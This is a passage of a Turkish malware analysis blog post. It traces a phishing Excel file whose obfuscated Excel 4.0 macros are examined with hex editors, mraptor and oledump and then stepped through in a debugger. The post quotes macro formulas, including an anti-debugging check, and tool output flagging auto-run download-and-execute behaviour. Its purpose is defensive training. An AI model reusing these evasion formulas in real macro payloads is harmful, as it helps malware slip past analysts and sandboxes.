

Excel 4.0 Makro (XLM) Analizi

written by Mert SARICA | 1 June 2021

If you are looking for an English version of this article, please visit [here](#).

2017 yılında başlayan DDE tabanlı ortalama saldırıları, 2020 yılı itibariyle yerini Excel 4.0 Makro (XLM) ortalama saldırılarına bıraktı. Ufak bir araştırma yaptığınızda XLM makrolarının hayatımıza girişinin 1992 yılında Microsoft Excel 4.0'ın yayınlanması ile olduğunu görebilirsiniz. Tehdit aktörleri tarafından sıklıkla kötüye kullanılan VBA makroları ise Excel 5.0 ile duyurulması ile hayatımıza girmiş ve günümüzde de en güncel Microsoft Office sürümünde hala desteklenmektedir.

Yanlış anımsamıyorsa XLM makroları ile ilgili ofansif güvenlik üzerine okuduğum ilk teknik makale Outflank firmasına ait bu blog yazısıydı. XLM makrolarını VBA makroları gibi tespit edip, analiz etmenin pek de kolay olmadığı XLM makrolarına yönelik yapılan güvenlik araştırmaları ile ortaya çıkmaya başladıktan sonra her zaman olduğu gibi ofansif güvenlik uzmanlarının yanı sıra tehdit aktörlerinin de dikkatini çekmeye başladı. Aradan çok zaman geçmeden de kurumlar XLM makro içeren ortalama saldırıları ile karşılaşmaya başladılar.


XLM makro içeren bir Office dosyasını analiz etmenin zorluğu, Microsoft Office Makro Analizi başlıklı blog yazımda belirttiğimin aksine Office'nin arayüzünden kolaylıkla görüntülenememesinden (view macro) kaynaklanmaktadır. Durum böyle olunca da zararlı XLM makro içeren Office dosyalarının tecrübesiz siber güvenlik uzmanlarının dikkatinden kaçma ihtimali ("Bu Office dosyası bozuk", "Makro içermiyor" gibi) artmaktadır. Ben de hem siber güvenlik analizletlerine XLM makro içeren Microsoft Office dosyalarının nasıl analiz edilebileceğini göstermek hem de XLM makro içeren Microsoft Office dosyalarına karşı farkındalık yaratmak adına gerçek bir olaydan yola çıkarak bir blog yazısı yazmaya karar verdim.


2020 yılının Mayıs ayında çok sayıda SMTP ip adresinden gönderilen ve gönderici adresi @wp.pl uzantılı olan yüzlerce e-posta için güvenlik sistemlerinde engellendiğine dair alarmlar üremeye başladı. E-postalar incelendiğinde eklerinde rastgele isimle oluşturulmuş XLS uzantılı Excel dosyaları bulunuyordu. Bu gibi durumlarda siber güvenlik analistlerinin

yapması gereken en önemli adımlardan biri zararlı doküman içinde yer alan komuta kontrol merkezine ait adreslerini tespit etmek, web trafiği kayıtlarında aramak ve kurum genelinde erişimi engellemektedir.

Tabii mevzu bahis XLM makro içeren Office dosyası olduğunda statik ve dinamik analiz yapan kum havuzu (sandbox) sistemlerinin anti kum havuzu yöntemleri karşısında yetersiz kaldığı durumlar söz konusu (Örnek: Kum Havuzu Tespiti) olabilmektedir. Alarma konu olan zararlı Excel dosyası da tam da bu şekilde kum havuzunda çalıştığını anlamaya yönelik kontroller gerçekleştirdiği için komuta kontrol merkezinin adresi bu analizler (VirusTotal, Hybrid-Analysis) esnasında ortaya çıkmamaktadır. Bu durumda siber güvenlik analistinin yapması gereken iş bu zararlı Excel dosyasını alıp zararlı yazılımı analizi amacıyla oluşturduğu sanal sistemine kopyalamak ve orada analiz etmek olmalıdır.

Excel dosyasını sanal sistemde çalıştırdığımızda karşımıza iki tane sayfa (Sheet1 & Sheet2) çıkmaktadır. Birinci sayfada kötü emellerini gerçekleştirebilmek için makroyu aktif hale getirmemiz gerektiğini belirten sahte bir resim/mesaj, ikinci sayfada ise bomboş hücreler (aslında boş değil :)) karşımıza çıkmaktadır. Her ne kadar Excel bize bu dosyada makro olduğuna dair uyarı verse de dosyada yer alan makroyu görüntülediğimizde içinin boş olduğu görülmektedir.





Dosyayı herhangi bir hex editörü ile açıp içinde yer alan karakter dizilerine (strings) baktığımızda Excel 4.0 Macros dizisinden şüphe ettiğimiz gibi bunun XLM makrosu içerdiğini görebiliyoruz. Dosyanın içinde makro olduğundan emin olmak için dosyayı mraptor aracı ile analiz ettiğimizde dosyada makro olduğu ve otomatik olarak çalışabilmesi adına Auto_Open isminde (VBA makrosundaki AutoOpen() fonksiyonu gibi) bir hücreye (cell) sahip olduğu anlaşıyordu. Bu hücrenin adını öğrenip görüntülemek ve analiz etmek için ise Didier STEVENS'ın oledump aracından faydalanarak (oledump.py -p plugin_biff.py -pluginoptions "-o LABEL -s"

C:\Users\Mert\Desktop\ea74b9a274c0c73cad990ddd089927b6.xls) ilk çalıştırılan hücrenin Auto_OpencfiK adına sahip olduğunu gördüm. Analistin Excel üzerinden Go To (CTRL-G) ile Auto_Open ismine sahip hücreye giderek analize başlayacağını bilen zararlı kod geliştiricisi akıllılık yaparak adını bu hücrenin adını Auto_OpencfiK olarak değiştirmiştir.

Hex Workshop - [C:\Users\Mert\Desktop\ea74b9a274c0c73cad990ddd089927b6.xls]

File Edit Disk Options Tools Plug-Ins Window Help

Legacy ASCII

Data Inspector

Data at offset 0x0002CA53:

Offset	Value (hex)	Value (dec)	Comment
0002CA53	116	116	int8
0002CA54	116	116	int8
0002CA55	28812	28812	int16
0002CA56	28812	28812	int16
0002CA57	1936749684	1936749684	int32
0002CA58	1936749684	1936749684	int32
0002CA59	7219040655789...	7219040655789...	int64
0002CA5A	7219040655789...	7219040655789...	int64
0002CA5B	18240	18240	float
0002CA5C	1.9950729e+071	1.9950729e+071	float

Structures

83 instances of 'strings' found in C:\Users\Mert\Desktop\ea74b9a274c0c73cad990ddd089927b6.xls

Address	Length	Content
0002CA5F	10	C:\Users\Public\DMZaQBI.html
0002CA63	46	https://docs.microsoft.com/en-us/officeupdates/office-msi-non-security-updates...
0002D23B	0C	Windows User
0002E080	13	Administrator
0002E098	0C	Windows User
0002E0B0	0F	Microsoft Excel
0002F0C8	06	Sheet1
0002F0D3	06	Sheet2
0002F0EA	0A	Worksheets
0002F105	16	Excel 4D Macros
0002F0B0	15	Root Entry
00030880	11	Workbook
00030900	15	User Names
00030980	19	Revision Log
00030A02	25	SummaryInformation
00030A82	35	DocumentSummaryInformation

Administrator: C:\Windows\system32\cmd.exe

```
C:\Users\Mert\Desktop>mraptor.exe ea74b9a274c0c73cad990ddd089927b6.xls -m
MacroRaptor 0.56dev5 - http://decalage.info/python/oletools
This is work in progress, please report issues at https://github.com/decalage2/oletools/issues
```

Result	Flags	Type	File
SUSPICIOUS	!AWX	OLE:	ea74b9a274c0c73cad990ddd089927b6.xls
		Matches:	['Auto_Open', 'URLDownloadToFileA', 'RUN']

Flags: A=AutoExec, W=Write, X=Execute
Exit code: 20 - SUSPICIOUS

C:\Users\Mert\Desktop>

Administrator: C:\Windows\system32\cmd.exe


```
C:\Users\Mert\Desktop>oledump_U0_0_40>python oledump.py -p plugin_biff.py --pluginoptions "-o LABEL -s" C:\Users\Mert\Desktop\ea74b9a274c0c73cad990ddd089927b6.xls
```

Offset	Value (hex)	Value (dec)	Comment
1:	4096	4096	'\x05DocumentSummaryInformation'
2:	4096	4096	'\x05SummaryInformation'
3:	11209	11209	'Revision Log'
4:	4096	4096	'User Names'
5:	172543	172543	'Workbook'


Plugin: BIFF plugin

Offset	Value (hex)	Value (dec)	Comment
0018	28	28	LABEL : Cell Value, String Constant - build-in-name
1 Auto_Open			
ASCII:			
cfitK:			
0018	26	26	LABEL : Cell Value, String Constant - ORMULA.FILL
ASCII:			
ORMULA.FILL			
002a	2	2	PRINTHEADERS : Print Row/Column Labels
00fd	10	10	LABELSST : Cell Value, String Constant/ SST
002a	2	2	PRINTHEADERS : Print Row/Column Labels

C:\Users\Mert\Desktop>oledump_U0_0_40>



Başlangıç hücrelerine gittikten ve dosya genelinde 42 tane FORMULA ifadesi ve CHAR fonksiyonundan oluşan gizlenmiş (obfuscated) bir makro olduğunu öğrendikten sonra her birini teker teker çözmek ve analiz etmek bir hayli zaman alacağı için hata ayıklaması (debugging) ile ilerlemeye karar verdim. Auto_OpenfitK hücrelerine gidip ALT + F8 kısa yoluna bastıktan sonra Step Into butonuna bastığımda haliyle Excel beni devam etmek için makro çalıştırmaya izin vermemi ve ardından dosyayı kapatıp açmamı istedi. Dosyayı açar açmaz Excel hızlıca Auto_OpenfitK hücrelerinden ilerleyeceği için bu adımı kaçırmamak için bu hücrede yer alan =SET.VALUE(FG22029, -490-GET.CELL(17,HX17320)) formülünü =HALT() ile değiştirerek makronun sonlanmasını sağladım. Ardından =HALT() formülünü =SET.VALUE(FG22029, -490-GET.CELL(17,HX17320)) ile değiştirip bu hücre üzerinde ALT + F8 kısa yoluna bastığımda sorunsuz bir şekilde ilk hücreden makroyu dinamik olarak analiz etmeye başlayabildim.







Step Into ve Evaluate butonlarından faydalanarak gizlenmiş hücrelerin çözülmesi ile analize devam ettikçe Excel 4.0 Macro Functions Reference belgesinden faydalanarak makronun hata ayıklamaya ve kum havuzuna karşı çeşitli kontroller gerçekleştirdiğini gördüm. Hata ayıklama kontrolü yapan AT41104 hücresine geldiğimde bu kontrolü atlatmak için hata ayıklama tespit edilememesi durumunda devam ettiği hücredeki =GOTO(AY23948) değerini AT41104 hücresine kopyaladım.

=IF(GET.WORKSPACE(31),GOTO(HV23758),) Makro hata ayıklama modunda mı ? (Anti-debugging)

